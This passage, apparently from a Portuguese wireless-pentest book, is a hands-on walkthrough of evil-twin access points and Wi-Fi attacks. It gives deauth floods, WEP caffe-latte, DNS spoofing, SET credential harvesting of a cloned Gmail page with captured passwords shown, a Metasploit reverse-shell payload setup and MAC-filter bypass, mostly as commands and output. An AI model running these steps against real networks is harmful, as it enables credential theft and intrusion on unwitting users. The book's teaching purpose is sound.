Então, nós vamos simplesmente esperar que os clientes "escolham" o seu AP e que tenham a boa vontade de reconectar? Claro que não!

- Primeiro, se você tiver uma boa antena (mad-wifi de 58dbi / 8000mw, por exemplo) poderá facilmente sobrepor o sinal do AP original;
- Segundo, você pode ajustar a taxa de transmissão (txrate) do adaptador para que o sinal se torne ainda mais forte;
- Terceiro, podemos utilizar o aireplay-ng de novo para fazer a desautenticação de todas as máquinas clientes conectadas no Access Point original.

É exatamente o que faremos.

Iremos executar o aireplay-ng com —deauth em broadcast para toda a rede:

```
root@bt:~# aireplay-ng --deauth 0 -a F0:7D:68:E3:AD:58 mon0
08:15:39  Waiting for beacon frame (BSSID: F0:7D:68:E3:AD:58) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:41  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:43  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
```

Agora você pode pensar: mas o BSSID do AP real é o mesmo do fake AP? Isso não desconectaria os usuários do AP falso? Sim, mas não há ninguém conectado neste momento e ainda podemos fazer a desautenticação direcionada a uma única máquina cliente, como já vimos antes.

Assim que o cliente se reconectar automaticamente no nosso fake AP, o handshake é capturado pelo airodump-ng, como pode ser visto abaixo:

```
[ WPA handshake: F0:7D:68:E3:AD:58

/s  CH  MB   ENC  CIPHER AUTH ESSID

 6   6  54   WPA  TKIP   PSK  defhack
```

O processo após a captura do handshake WPA é o mesmo visto anteriormente... aircrack, genpmk, cowpatty, etc.

8.1.2 Evil Twin Utilizando WEP com Ataque Caffe-latte para Capturar IVs

Da mesma forma que fizemos com o WPA, podemos utilizar o airbase para simular um Access Point com WEP. Entretanto, é interessante notar que não precisaremos do aireplay para realizar o ataque "café com leite". Neste caso, usamos o aireplay aqui apenas para desautenticar os clientes da rede original. Isso se deve ao fato do airbase-ng possuir nativamente a capacidade de fazer os ataques caffe-latte (-L) e Hirte (-H).

Ou seja, assim que o cliente se conectar, o ataque se iniciará. Vamos ver como ficaria a sintaxe do airbase-ng neste caso:

airbase-ng -L -e <nome da rede> -a <bssid do AP original> -z 1 -W 1 mon0

A opção -z 1 refere-se ao uso de WEP 40 bits.

A opção -W 1 indica que o flag da WEP deve estar ligado.

```
root@bt:~# airbase-ng -L -e "defhack" -a F0:7D:68:E3:AD:58 -z 1 -W 1 mon0
14:37:16  Created tap interface at0
14:37:16  Trying to set MTU on at0 to 1500
14:37:16  Access Point with BSSID F0:7D:68:E3:AD:58 started.
14:37:23  Client C4:85:08:3A:0D:D6 reassociated (WEP) to ESSID: "defhack"
14:37:23  Client C4:85:08:3A:0D:D6 reassociated (WEP) to ESSID: "defhack"
14:37:23  Client C4:85:08:3A:0D:D6 reassociated (WEP) to ESSID: "defhack"
14:37:23  Client C4:85:08:3A:0D:D6 reassociated (WEP) to ESSID: "defhack"
```

Veja na imagem anterior que o cliente C4:85:08:3A:0D:D6 se conectou ao nosso fake AP. Assim que essa associação for feita, o airbase indicará que o ataque caffe-latte está sendo iniciado.

Visualize na janela do airodump que a captura de frames (#Data) deve ter aumentado agressivamente:

```
CH  6 ][ Elapsed: 2 mins ][ 2013-03-26 14:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER

F0:7D:68:E3:AD:58    0   0     1629    51142  359   6  54e  WPA  WEP

root@bt: ~
File  Edit  View  Terminal  Help
14:37:28  Starting Caffe-Latte attack against C4:85:08:3A:0D:D6 at 100 p
14:37:40  Client C4:85:08:3A:0D:D6 associated (WEP) to ESSID: "defhack"
14:37:40  Client C4:85:08:3A:0D:D6 associated (WEP) to ESSID: "defhack"
14:37:40  Client C4:85:08:3A:0D:D6 associated (WEP) to ESSID: "defhack"
```

8.2 Criando um Honeypot com o AP "Evil Twin"

Primeiramente, o que seria um honeypot? Esse "pote de mel", no contexto da segurança de redes, é um ou mais sistemas que realizam alguma simulação, enganando um possível invasor que está tentando se conectar, fazendo-o pensar que conseguiu.



Dica: Sugiro que leiam o meu livro "Honeypots e Honeynets" da VisualBooks para mais informações.

Utilizando o airbase-ng em conjunto com outros softwares úteis neste cenário, como o daemon dhcpd e o Apache, podemos criar um ambiente propício para que o usuário acredite estar acessando a Internet - quando na realidade, tudo não passa de fumaça e espelhos.

Primeiramente, iniciaremos o airbase-ng com as opções que precisamos. Detalhe: para o Honeypot funcionar de forma completa, não é possível usar criptografia como na rede original. .

Caso utilize WPA ou WPA2, servirá apenas para captura do Handshake para quebra, pois o cliente não conseguirá "finalizar" a conexão com o AP devido à restrições de chave. O comando utilizado para iniciar o Fake AP é :

airbase-ng -e defhack -a F0:7D:68:E3:AD:58 -v mon0

Nesse momento, o Access Point já está ativo e aguardando conexões. Precisamos agora configurar alguns passos para o nosso honeypot ter sucesso. O primeiro deles é configurar um servidor DHCP para distribuir endereços IP pela interface **at0** (que é do airbase) para o cliente.

8.2.1 Configurando DHCPD para Distribuir Endereços IP pela Interface at0

Por que o DHCP? Bom, se o nosso cliente não receber um endereço IP, não será possível "direcioná-lo" para onde desejamos que ele navegue, portanto, esse passo é essencial.

Instale o servidor DHCPD no BackTrack no caso dele não estar disponível.

Use os comandos:

- **apt-get install dhcp3-common** (reinstale este pacote se necessário)
- **apt-get install dhcp3-server**

Após instalado, acesse o diretório **/etc/dhcpd3** (ou se estiver usando outra distribuição, o diretório adequado de configuração do dhcpd) e edite o arquivo dhcpd.conf:

```
root@bt:/# cd /etc/dhcp3/
root@bt:/etc/dhcp3# ls -l *.conf
-rw-r--r-- 1 root root 1716 2010-04-01 14:46 dhclient.conf
-rw-r--r-- 1 root root 3662 2011-04-19 10:31 dhcpd.conf
root@bt:/etc/dhcp3# vim dhcpd.conf
```

Depois, configure no dhcpd.conf com todas as definições necessárias para um cliente DHCP (da mesma forma que configuraria em um ambiente real). Use uma faixa de rede qualquer. Como exemplo, eu usei 10.0.0.0/24 e "reservei" o endereço IP 10.0.0.1 para a interface at0 (não é literalmente uma reserva do DHCP, eu simplesmente estou utilizando o 10.0.0.1 para servir de "gateway" para os clientes).

Configure aqui:

- Intervalo de distribuição (range);
- Endereço do servidor DNS;
- Gateway.

Coloque como endereço IP que você irá configurar na interface at0 o servidor DNS e o gateway.

Exemplo:

```
ddns-update-style none;
option domain-name-servers 10.0.0.1;
default-lease-time 90;
max-lease-time 100;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
        range 10.0.0.100 10.0.0.254;
        option routers 10.0.0.1;
        option domain-name-servers 10.0.0.1;
}
```

Salve o arquivo.

"Suba" a interface at0 com o comando:

ifconfig at0 up

Configure agora um IP na interface at0 utilizando o comando ifconfig.

Esse passo é essencial, pois o dhcpd3 necessita que exista um endereço configurado. No meu caso, seria o 10.0.0.1, que é o primeiro do escopo do DHCPD que fiz anteriormente.

ifconfig at0 <ip>

Inicie logo em seguida o dhcpd3 com o comando:


dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

Veja na imagem a seguir a sequência de comandos:

```
root@bt:/etc/dhcp3# ifconfig at0 10.0.0.1 up
root@bt:/etc/dhcp3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/e8:4e:06:03:d6:39/10.0.0.0/24
Sending on   LPF/at0/e8:4e:06:03:d6:39/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
```

8.2.1.1 Verificando se o Cliente Realmente Recebeu o Endereço IP do DHCP

Para verificar se o cliente realmente recebeu o endereço IP, vamos tentar nos conectar ao fake AP. Estou realizando um teste com o Windows 8. Visualizamos a rede falsa na relação de redes do sistema:



Veja que mesmo tendo dois Access Points (o real e o falso) distribuindo a mesma rede, apenas um foi mostrado. Nada impediria também de você criar o seu honeypot utilizando um SSID diferente, afinal, sua rede é sem criptografia e todo mundo adora um Wi-Fi grátis.

Após conectar na rede, damos um ipconfig e verificamos que realmente a máquina cliente recebeu o IP correto do nosso servidor DHCP:

```
C:\Users\marcos>ipconfig

Configuração de IP do Windows

Adaptador Ethernet Conexão local 4:

   Estado da mídia. . . . . . . . . . . . : mídia desconec
   Sufixo DNS específico de conexão. . . . . . . :

Adaptador de Rede sem Fio Conexão de Rede sem Fio:

   Sufixo DNS específico de conexão. . . . . . . :
   Endereço IPv6 de link local . . . . . . . . . : fe80::ac57:81
   Endereço IPv4. . . . . . . . . . . . . . . . . : 10.0.0.100
   Máscara de Sub-rede . . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . . : 10.0.0.1
```

8.3 Configurando o DNS Spoofing e Habilitando o Apache Web Server

Antes de mostrar o que devemos fazer agora, vamos entender o processo que o usuário irá seguir:

- ⇨ Primeiro, o cliente conecta no fake AP;
- ⇨ Segundo, ele recebe um endereço IP;
- ⇨ Terceiro, ele tentará abrir um website pelo seu nome.

Ao chegar no passo três, precisamos de um servidor DNS real instalado na máquina ou de uma ferramenta para fazer um DNS Spoofing bem simples, associando qualquer endereço que o usuário digitar com o endereço da interface **at0** (assim, direcionando sempre o cliente para o nosso Linux).

Para iniciar esse processo, basta executar o comando:

dnsspoof -i at0


Agora sim o terceiro passo está ok. Mas, e qual seria o quarto passo?

⇨ Quarto, ele acessará o servidor web resolvido pelo DNS.

Ou seja, precisamos iniciar o Apache ou outro servidor WEB para podermos entregar uma "página" ao cliente. Podemos iniciar o Apache com a página padrão digitando o comando:


apache2ctl start

Exemplo da execução dos dois comandos:



8.3.1 Testando o Acesso à Página do Apache pelo Cliente

Testar se o servidor WEB está funcionando corretamente é simples: vá ao cliente, conecte-se novamente no Evil Twin, digite qualquer endereço no browser e você deverá cair na página principal do Apache:




Observe que funcionou corretamente. Se você é como eu, caro leitor, deve estar com a cabeça fervilhando de possibilidades agora. Afinal, qualquer um com um pouco de conhecimento de PHP pode utilizar técnicas de Engenharia Social para falsificar qualquer página e pegar os dados que o usuário digitar.

Nomes, números de telefone, datas. Existem diversos modelos que os engenheiros sociais usam e que se encaixariam perfeitamente.

Outro tipo de página muito utilizada e que pode ser facilmente "clonada" são aquelas comuns em redes de hotéis, universidades e shoppings (ex: Mikrotik Hotspots). Essas páginas pedem o login do usuário e a senha para autenticar. Um programador pode criar um script PHP simples que salva esses dados em uma base MySQL ou em um simples arquivo texto na nossa máquina.


Exemplo:



Imagine um usuário malicioso iniciando um fake AP com uma antena de alta potência, desautenticando usuários da rede verdadeira com o aireplay-ng e fazendo com que todos se reconectassem ao AP falso. Ele conseguiria armazenar dezenas, centenas de logins até que alguém percebesse o que estava acontecendo.

Mas, e se a rede não possuir login/senha de autenticação? Que tipo de ataque poderia ser tentado?

Outra opção é tentar obter diretamente a passphrase WPA/WEP via Engenharia Social diretamente com o usuário. Imagine um usuário abrindo o seu navegador de internet e, ao invés de visualizar a sua página preferida, ele encontra uma mensagem pedindo para que ele redigitasse a sua "senha" de acesso à rede sem fio:



Utilizando Flash ou Html5, nós poderíamos fazer uma versão exatamente idêntica à mensagem original, removendo as bordas do browser (como visto na imagem anterior) e incluindo nossos próprios campos e botões. Em uma rede com centenas de usuários, se apenas um cair nesse golpe já podemos considerar toda a rede comprometida. Afinal, com a chave em mãos, um atacante pode literalmente fazer o que quiser.

Existe outra forma, mais simples, de se "criar" um site desses. Essa forma é voltada para Credential Harvesting (obtenção de credenciais), e nesse caso nem é necessário muito conhecimento de programação, ou mesmo para ataques mais avançados, como a exploração de falhas em navegadores Web.

Conheceremos então o SET.

8.4 Utilizando SET - Social Engineering Toolkit - para Ataques

O SET (Social Engineering Toolkit) é uma ferramenta fantástica que já vem com as distribuições do BackTrack e Kali Linux (também pode ser facilmente instalado em qualquer outra). Como o próprio nome já diz, ele possui diversos ataques voltados para a Engenharia Social como:

- ⇨ criação e disparo de e-mails de phishing;
- ⇨ Tabnabbing;
- ⇨ Criação de DVDs e pendrives com malware no autorun;
- ⇨ Clonagem de websites etc.


Antes de começarmos a usar o SET, vamos alterar o arquivo de configuração /**pentest/exploits/set/config/set_config** (no BackTrack) para que ele utilize o Apache, que é uma opção mais estável de servidor Web.

Basta configurar:

APACHE_SERVER=ON

APACHE_DIRECTORY=/var/www

Veja:



8.4.1 Navegando e Selecionando Ataques no SET

O SET tem inúmeras opções úteis e não é nosso objetivo enumerar todas. Separei algumas que considero particularmente úteis para utilizarmos juntos.

Inicialmente, selecionamos a opção "1" para acessar os ataques de Engenharia Social dele.



Serão listados diversos tipos de ataques e vamos falar um pouco dos quatro primeiros da lista:

- ⇨ Java Applet;

- ⇨ Metasploit Browser;
- ⇨ Credential Harvester;
- ⇨ Tabnabbing.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
```

8.4.2 Ataque Java Applet

Esse ataque permite tentar explorar uma vulnerabilidade do Java inserindo um applet não assinado na página e fazendo-o parecer ser de uma entidade conhecida. Se o usuário aceitar esse applet e a sua versão do Java estiver falha, o computador será comprometido e teremos acesso aos arquivos remotos deste usuário:



8.4.3 Metasploit Browser Exploit

Esse método é uma tentativa "desesperada" de explorar uma falha do navegador de Internet do usuário através da utilização de dezenas de "explorações" de vulnerabilidade de browsers. Com isso, espera-se conseguir injetar um payload (código malicioso) através do framework Metasploit. Se esse payload for bem-sucedido, você rece-

berá uma "conexão reversa" para a máquina explorada, podendo, então, utilizar a máquina remotamente, copiar arquivos, etc.

Para quem não conhece, o Metasploit é hoje o software de teste e exploração de vulnerabilidades de software mais utilizado para a realização de testes de invasão (Penetration Test). Para saber mais sobre ele, compre meu livro Segredos do Hacker Ético, da Visualbooks.

Abaixo a configuração do IP e o Payload para a conexão reversa utilizados pelo Metasploit:

```
set> 4
set:payloads> Enter the IP address for the payload (reverse):192.168.10.1

What payload do you want to generate:

  Name:                                        Description:

   1) Windows Shell Reverse_TCP                Spawn a command shell on vi
d send back to attacker
   2) Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell o
m and send back to attacker
```

8.4.4 Credential Harvester

Esse tipo de ataque visa fazer a mesma coisa que sugeri no tópico sobre o Apache: escolher um site para clonar e, no momento que um usuário digitar o seu nome de usuário e sua senha, capturarmos esses dados imediatamente. O interessante é que além de já possuir alguns modelos prontos (site do Facebook, Gmail, etc), o SET permite que você clone praticamente qualquer site.

Como exemplo, irei clonar o site do Gmail.

Seleciono a opção (2):


```
set:webattack> IP address for the POST back in Harvester/

  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack> Select a template:2

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
```

Verifique que o SET indicou que o site foi clonado. Como o DNS Spoofing está funcionando, assim que o usuário digitar <www.gmail.com> ou <mail.gmail.com>, ele receberá a seguinte tela:



Bem convincente, não é?

Assim que o usuário entrar com o seu nome de usuário, com sua senha e clicar em "Sign in", nós iremos capturar essas credenciais imediatamente:

```
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=joaoninguem
POSSIBLE PASSWORD FIELD FOUND: Passwd=abc123
```

8.4.5 Tabnabbing

O Tabnabbing funciona exatamente como o Credential Harvesting. Entretanto, alguns browsers mais recentes oferecem proteção contra essa técnica.

O usuário digita o seu login e a sua senha e o capturamos.

A diferença é que o site "falso" só é ativado quando o usuário clica em outra aba do browser ou quando ele abre uma nova aba. Assim, em "background", o SET "muda" a aba anterior do usuário sem que ele perceba. Quando ele retornar à aba, irá pensar que esqueceu o Gmail aberto neste local e, provavelmente, irá se logar novamente.

9 Métodos Avançados

Neste capítulo de métodos avançados, vou mostrar como você pode ir além do que foi visto anteriormente. É tudo uma questão de imaginação, realmente. As possibilidades são muito grandes. Gosto de dizer que explorar vulnerabilidades é sempre muito injusto com os responsáveis pelo desenvolvimento de um sistema de defesa, afinal, enquanto você tem centenas de pessoas pensando criativamente sobre como burlar algum recurso, normalmente, existem apenas dezenas tentando impedir que isso aconteça.


Agora vamos nos focar em algumas técnicas bem úteis:

- falsificação do endereço MAC para burlar filtros malfeitos;
- exploração do WPS;
- criação de uma bridge entre o fake AP e a interface ethernet;
- uso de múltiplas interfaces de monitoração para a criação de vários fake APs;
- utilização do freeradius para ajudar na obtenção das credenciais do usuário no modelo Enterprise (802.1X).

9.1 Como Burlar Filtros de Endereços MAC ao se Conectar a um AP

Esse método não é exatamente "avançado". Preferi colocá-lo neste capítulo, pois ele não tem absolutamente nada a ver com os processos estudados antes (exploração WEP/WPA/fake AP). É, na realidade, bem simples de ser feito.


Observe como fiz o "bloqueio do MAC" no Access Point para fins de teste:



Nessa configuração somente a estação C4:85:08:3A:0D:D6 poderá se associar/autenticar à rede. Agora vamos ver como um atacante poderia descobrir e se utilizar disso.

9.1.1 Descobrir o MAC de um Cliente Real com o Airodump-ng

Abra o airodump-ng (filtrando ou não pelo bssid da rede, tanto faz). Observe a lista de clientes e escolha um cliente que está associado (ou em processo de associação) com o Access Point que você quer.



Na imagem anterior, podemos visualizar a estação cliente em seu processo de associação com o AP da rede defhack.

Veja também que o Access Point da rede que queremos está com WEP. Vou colocá-lo em OSA (Open System Authentication) para que não use nenhum tipo de autenticação. O cliente apenas precisa se associar e pronto, entretanto, o filtro de MAC que fizemos ainda está ativo.

Após feito isso, visualize o que acontece quando eu tento associar meu adaptador wlan3 ao Access Point:

```
root@bt:~# iwconfig wlan3 essid "defhack" channel 6
root@bt:~# iwconfig wlan3
wlan3     IEEE 802.11bgn  ESSID:"defhack"
          Mode:Managed  Frequency:2.437 GHz  Access Point: Not-Associated
          Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off

root@bt:~#
```

Veja que mesmo usando o iwconfig para me associar à rede defhack (que agora não possui nenhum tipo de proteção), eu fui "barrado" pelo filtro de MAC.

É hora de virar o jogo com o utilitário MACCHANGER.

9.1.2 Utilizando Macchanger para Alterar o MAC do Adaptador Wi-Fi

A primeira coisa a se fazer é desabilitar o adaptador, no meu caso, é o wlan3.

Usamos o comando:

ifconfig wlan3 down

Não é possível "mudar" o MAC com o utilitário macchanger sem antes fazer esse procedimento. Agora vamos ver como executar de forma correta o comando:

Sintaxe:

macchanger -m <MAC falsificado> <interface>

Eu uso então o MAC do cliente que capturei anteriormente:

```
root@bt:~# ifconfig wlan3 down
root@bt:~# macchanger -m C4:85:08:3A:0D:D6 wlan3
Current MAC: 24:3c:20:06:68:bb (unknown)
Faked MAC:   c4:85:08:3a:0d:d6 (unknown)
root@bt:~# ifconfig wlan3 up
root@bt:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr c4:85:08:3a:0d:d6
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Após mudar o MAC, também usei o comando ifconfig wlan3 up para habilitar novamente a interface na imagem anterior.

Verifique que quando visualizo o estado da interface, já posso ver o MAC falso que está "imitando" o do cliente real.

Agora, para saber se funcionou, basta associarmos o nosso adaptador novamente com o Access Point.

```
root@bt:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr c4:85:08:3a:0d:d6
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


root@bt:~# iwconfig wlan3 essid "defhack" channel 6
root@bt:~# iwconfig wlan3
wlan3     IEEE 802.11bgn  ESSID:"defhack"
          Mode:Managed  Frequency:2.437 GHz  Access Point: F0:7D:68:E3:AD:58
          Bit Rate=150 Mb/s   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-38 dBm
```

E prontinho. Conseguimos nos associar com sucesso à rede defhack. Essa é a razão pela qual citei anteriormente que o controle de acesso por endereços MAC é praticamente inútil.

9.2 Obter WPA2 Através do Wireless Protected Setup (WPS)

